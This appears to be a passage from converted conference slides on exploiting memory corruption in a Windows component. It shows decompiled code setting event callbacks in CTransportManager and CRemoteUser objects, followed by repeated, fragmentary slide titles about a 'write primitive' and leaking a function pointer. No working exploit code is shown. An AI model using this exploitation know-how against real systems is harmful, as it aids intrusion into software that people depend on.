CTransportManager::SetEventCallback((__int64)this + 9072, a2, a3);
v9 = (_QWORD *)*(_QWORD *)v4 + 2;
if ( v9 )
    CRemoteUser::SetEventCallback(v9, a2, a3);
CTransportManager::SetEventCallback((__int64)this + 18120, a2, a3);
v10 = (_QWORD *)*(_QWORD *)v4 + 3;
if ( v10 )
    CRemoteUser::SetEventCallback(v10, a2, a3);
CTransportManager::SetEventCallback((__int64)this + 27168, a2, a3);
v11 = (_QWORD *)*(_QWORD *)v4 + 4;
if ( v11 )
    CRemoteUser::SetEventCallback(v11, a2, a3);
CTransportManager::SetEventCallback((__int64)this + 36216, a2, a3);
v12 = (_QWORD *)*(_QWORD *)v4 + 5;
if ( v12 )
    CRemoteUser::SetEventCallback(v12, a2, a3);
CTransportManager::SetEventCallback((__int64)this + 45264, a2, a3);
v13 = (_QWORD *)*(_QWORD *)v4 + 6;
if ( v13 )
    CRemoteUser::SetEventCallback(v13, a2, a3);
return CTransportManager::SetEventCallback((__int64)this + 54312, a2, a3);
```


```
_int64 __fastcall CTransportManager::SetEventCallback(
    __int64 this,
    int __fastcall *a2)(void *, int, int, int, int),
    void *a3)
{
    *(_QWORD *)(this + 2136) = a2;
    *(_QWORD *)(this + 2144) = a3;
    return this;
```




Unfortunately, the **callbackEvent** is not under our control




# Write-primitive A is a 'Memory Elevator'




# Write-primitive A is a 'Memory Elevator'



# Write-primitive A is a 'Memory Elevator'



# Write-primitive A is a 'Memory Elevator'



# How to leak this function pointer in CTransportManager object

